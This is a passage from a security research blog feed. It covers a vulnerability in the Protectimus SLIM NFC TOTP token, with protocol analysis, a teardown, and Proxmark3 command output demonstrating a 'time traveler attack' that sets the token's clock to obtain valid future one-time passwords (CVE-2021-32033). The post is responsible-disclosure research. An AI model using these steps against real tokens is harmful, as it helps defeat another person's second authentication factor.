
<em>Programming options of PROTECTIMUS TOTP BURNER app and configuration parameters</em></p>

<p>Once a configuration is set, the token can be used for TOTP-based two-factor authentication. To get a valid PIN, the user must press the button in the lower right corner of the card. The current one-time password is then shown on the e-Ink display of the tag. Via NFC, it is also possible to read the OTP, as the followFigure with the corresponding Android app shows.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_burner_app_get_token.png" alt="Reading the current one-time password via NFC" width="60%" />

<em>Reading the current one-time password via NFC</em></p>

<h2 id="protectimus-nfc-interface">Protectimus NFC interface</h2>

<p>The Protectimus SLIM NFC token can be identified as a typical ISO14443-A tag manufactured by the Austriamicrosystems AG, as the following Proxmark3 output shows.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; hf search
 🕕  Searching for ISO14443-A tag...
[+]  UID: 3F 10 00 03 23 38 0C
[+] ATQA: 00 44
[+]  SAK: 20 [1]
[+] MANUFACTURER:    Austriamicrosystems AG (reserved) Austria
[+]    JCOP 31/41
[=] -------------------------- ATS --------------------------
[+] ATS: 05 72 00 B0 02 [ 5c 00 ]
[=]      05...............  TL    length is 5 bytes
[=]         72............  T0    TA1 is present, TB1 is present, TC1 is present, FSCI is 2 (FSC = 32)
[=]            00.........  TA1   different divisors are supported, DR: [], DS: []
[=]               B0......  TB1   SFGI = 0 (SFGT = (not needed) 0/fc), FWI = 11 (FWT = 8388608/fc)
[=]                  02...  TC1   NAD is NOT supported, CID is supported


[+] Valid ISO14443-A tag found
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In order to understand the near-field communication between the hardware token and the PROTECTIMUS TOTP BURNER app, the communication was sniffed using a Proxmark3. Furthermore, the Android app was analyzed using static code analysis of the decompiled code.</p>

<p>The following Figure exemplarily shows an excerpt of decompiled app code containing the two methods <code class="language-plaintext highlighter-rouge">burnSeed</code> and <code class="language-plaintext highlighter-rouge">burnTime</code>, which obviously play a crucial role, as the cryptographic secret, also called seed, and the time are the two important parameters for generating a time-based one-time password.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/jadx_decompiled_app2.png" alt="Example of decompiled app code" width="100%" />
<em>Example of decompiled app code</em></p>

<p>The interesting code parts of the app were obfuscated via ProGuard. The name <code class="language-plaintext highlighter-rouge">ftsafe</code> within the code base suggested that the technology used is actually manufactured by FEITAN, a manufacturer that also offers this kind of <a href="https://play.google.com/store/apps/details?id=com.protectimus.totpburner.nfc&amp;amp;hl=en_US&amp;amp;gl=US">OTP display cards</a>.</p>

<p>The following Figureexemplarily shows an excerpt of the obfuscated <code class="language-plaintext highlighter-rouge">ftsafe</code> package.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/jadx_obfuscation.png" alt="Obfuscated code of ftsafe package" width="100%" />
<em>Obfuscated code of ftsafe package</em></p>

<p>Based on our static code analysis and the sniffed NFC, a <a href="https://github.com/SySS-Research/protectimus-slim-proxmark3">Lua script for Proxmark3</a> was developed for using different implemented functionalities of the Protectimus SLIM NFC token.</p>

<p>The next Figure shows the general packet format used by the NFC based on our analysis.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_packet_format.png" alt="Protectimus SLIM NFC packet format" width="80%" />
<em>Protectimus SLIM NFC packet format</em></p>

<p>Besides the CRC-16 checksum related to ISO14443-A, there is also a one-byte XOR checksum for the data bytes.</p>

<p>The following two Figures exemplarily show two actual packets for reading general token information and reading the current OTP.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_read_token_info.png" alt="Read token info packet" width="60%" />
<em>Read token info packet</em></p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_read_otp.png" alt="Read OTP packet" width="60%" />
<em>Read OTP packet</em></p>

<p>The following Proxmark3 output exemplarily shows how token information can be read via our developed Lua script.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; script run hf_14a_protectimus_nfc -i
[+] executing lua /home/matt/research/proxmark3/client/luascripts/hf_14a_protectimus_nfc.lua
[+] args '-i'
Proxmark3 Protectimus SLIM NFC Script v0.8 by Matthias Deeg - SySS GmbH
Perform different operations on a Protectimus SLIM NFC hardware token
[+] Found token with UID 3F10000323380C
[+] Try to read token info
[+] Token info
    Hardware schema:  70
    Firmware version: 10.10
    Hardware RTC:     true
    OTP interval:     30

[+] finished hf_14a_protectimus_nfc
</pre></td></tr></tbody></table></code></pre></div></div>

<p>And this Proxmark3 output illustrates reading the current one-time password of a Protectimus SLIM NFC token using a Proxmark3.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; script run hf_14a_protectimus_nfc -r
[+] executing lua /home/matt/research/proxmark3/client/luascripts/hf_14a_protectimus_nfc.lua
[+] args '-r'
Proxmark3 Protectimus SLIM NFC Script v0.8 by Matthias Deeg - SySS GmbH
Perform different operations on a Protectimus SLIM NFC hardware token
[+] Found token with UID 3F10000323380C
[+] Try to read one-time password (OTP)
[+] OTP: 768591

[+] finished hf_14a_protectimus_nfc
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="internal-card-layout-1">Internal card layout</h2>

<p>In order to analyze what the Protectimus SLIM NFC token is internally made of, we tried a simple delayering method using an acetone bath and some manual scratching.</p>

<p>The following Figuer shows a Protectimus TOTP token with already partly dissolved layers in an acetone bath.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_internal.png" alt="Dissolving some parts in acetone" width="100%" />
<em>Dissolving some parts in acetone</em></p>

<p>The next Figure shows the PCB front side after the acetone bath and manually removing the outer layer.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_internal2.png" alt="PCB front side after acetone bath" width="100%" />
<em>PCB front side after acetone bath</em></p>

<p>The following Figure shows the PCB front side after removing a further protective layer via manually scratching it away using some sharp tools. The token still works in this state.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/protectimus_internal3.png" alt="PCB front side after scratching away a protective coating" width="100%" />

<em>PCB front side after scratching away a protective coating</em></p>

<p>As the PCB images show, the Protectimus SLIM NFC hardware token is actually produced by FEITAN Technologies Co., Ltd., as we already assumed during the analysis of the Android app. Up to now, we were not able to identify the used chips under the two – probably some kind of epoxy – blobs and also did not perform any further analysis using all those test points.</p>

<h2 id="to-the-future--and-back">To the future – and back</h2>

<p>When analyzing the operating mode of the Protectimus SLIM NFC token, we found out that the time used by the hardware token can be set independently from the used cryptographic secret (seed value) for generating time-based one-time passwords without requiring any authentication via NFC.</p>

<p>This enables an attacker with short-time physical access to a Protectimus SLIM token to set the internal real-time clock (RTC) to the future, generate one-time passwords, and then reset the clock to the current time. This allows for generating valid future OTPs without having further access to the hardware token, which is an undesired property of such a TOTP device.</p>

<p>For demonstrating this <em>time traveler attack</em> exploiting the described security vulnerability, we developed a Lua script for the Proxmark3 which implements the required operations (also see <a href="#protectimus-nfc-interface">Section NFC interface</a>).</p>

<p>The next Figure shows our test setup used, consisting of the target device, a Protectimus SLIM NFC token, an Android smartphone with the PROTECTIMUS SLIM TOTP BURNER app for configuring the TOTP token, and a Proxmark3 with our developed Lua script connected to our attacker laptop.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/test_setup.jpg" alt="Test setup used for our time traveler attack" width="100%" />
<em>Test setup used for our time traveler attack</em></p>

<p>The following Proxmark3 output exemplarily shows a successful attack for generating a valid future one-time password for an attacker-chosen point in time against a vulnerable Protectimus SLIM TOTP hardware token.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; script run hf_14a_protectimus_nfc -t 2021-03-14T13:37:00+01:00
[+] executing lua /home/matt/research/proxmark3/client/luascripts/hf_14a_protectimus_nfc.lua
[+] args '-t 2021-03-14T13:37:00+01:00'
[+] Found token with UID 3F10000323540E
[+] Set Unix time 1615725420
[!] Please power the token and press &amp;lt;ENTER&amp;gt;

[+] The future OTP on 2021-03-14T13:37:00+01:00 (1615725420) is 303831
[+] Set Unix time 1612451460

[+] finished hf_14a_protectimus_nfc
</pre></td></tr></tbody></table></code></pre></div></div>

<p>We have reported this security issue according to our responsible disclosure program via our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-007.txt">SYSS-2021-007</a>. The assigned CVE ID for this security vulnerability is CVE-2021-32033.</p>

<p>A <a href="https://www.youtube.com/watch?v=C0pM6TIyvXI">proof of concept video</a> demonstrating the described time traveler attack can also be found on our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/C0pM6TIyvXI" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<p>As TOTP tokens like the Protectimus SLIM NFC are supposed to be used as a further authentication factor in a multi-factor authentication method, the demonstrated time traveler attack only poses a threat in specific real-world scenarios. This could be, for example, a situation when the attacker can gain short-time physical access to the Protectimus SLIM NFC token and furthermore knows the other required authentication factors, for instance user credentials consisting of username and password. This may be the case in scenarios in which third-party service providers are involved, who are provided with time-restricted access to IT systems in order to fulfill their duties.</p>

<h2 id="unanswered-questions">Unanswered questions</h2>

<p>Concerning the Protectimus SLIM NFC token, we were only able to answer some questions regarding its operation mode. As with the Token2 OTPC-P2, there are still a lot of interesting open questions like:</p>

<ol>
  <li>Are there any hidden commands not present in the available Android app that can be used via near-field communication?</li>
  <li>Is it possible to generate new TOTP tokens without always powering the device in between, allowing for better time traveler attacks?</li>
  <li>Can the cryptographic secret (seed) be extracted with or without destructing the TOTP token?</li>
</ol>

<h1 id="conclusion">Conclusion</h1>

<p>TOTP hardware tokens are an interesting device class – especially when they support near-field communication which provides an easily accessible attack surface.</p>

<p>Unfortunately, TOTP tokens like the two we analyzed in our case studies are usually a black box to the user and it is not evident from reading publicly available product specifications and documentation how they internally work and whether their operating mode is insecure.</p>

<p>During our research, we were able to find out some more details about the inner workings of the two specific TOTP hardware tokens Token2 OTPC-P2 and Protectimus SLIM NFC and could also identify some security issues. However, there are still many open questions concerning those two devices and the class of TOTP hardware tokens in general which will hopefully be answered and publicly documented in the future.</p>

<h1 id="addendum">Addendum</h1>

<p>A PDF version of this paper is available here <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/2021/2021_06_21_Deeg-Klostermeier_On_the_Security_of_TOTP_Hardware_Tokens.pdf">On the Security of RFID-based TOTP Hardware Tokens</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>To the Future and Back: Hacking a TOTP Hardware Token (SYSS-2021-007)</title>
    <link href="https://blog.syss.com/posts/syss-2021-007/" rel="alternate" type="text/html" title="To the Future and Back: Hacking a TOTP Hardware Token (SYSS-2021-007)" />
    <published>2021-06-16T09:00:00+02:00</published>
  
    <updated>2021-06-16T09:05:17+02:00</updated>
  
    <id>https://blog.syss.com/posts/syss-2021-007/</id>
    <content src="https://blog.syss.com/posts/syss-2021-007/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="advisory" />
    
    <category term="exploit" />


    <summary>


      During a research project, SySS IT security expert Matthias Deeg found a security issue in the RFID-based TOTP hardware token Protectimus SLIM NFC.


    </summary>


    <content><p>During a research project, SySS IT security expert Matthias Deeg found a security issue in the RFID-based TOTP hardware token <a href="https://www.protectimus.com/protectimus-slim-mini/">Protectimus SLIM NFC</a>.
<!--more-->
Due to a design error, the time (internal real-time clock) of this time-based one-time password (TOTP) hardware token can be set independently from the used cryptographic secret key (seed value) for generating one-time passwords without any required authentication.</p>

<p>Thus, an attacker with short-time physical access to a Protectimus SLIM token can set the internal real-time clock (RTC) to the future, generate one-time passwords at will, and afterwards reset the clock to the current time.
This allows for generating valid future time-based one-time passwords without having further access to the hardware token. From a security perspective, this is an undesired property for this kind of security device.</p>

<p>We have reported this security issue in the course of our responsible disclosure program to the manufacturer via our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-007.txt">SySS-2021-007</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-32033">CVE-2021-32033</a>).</p>

<p>The described <em>time traveler attack</em> against the Protectimus SLIM NFC is demonstrated in our SySS PoC video <a href="https://www.youtube.com/watch?v=C0pM6TIyvXI">To the Future and Back - Attacking a TOTP Hardware Token</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/C0pM6TIyvXI" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<p>You can also find the source code of our developed <a href="https://github.com/SySS-Research/protectimus-slim-proxmark3">Lua script</a> for the Proxmark3 RFID platform on our <a href="https://github.com/SySS-Research">GitHub site</a>.</p></content>
  

  </entry>

</feed>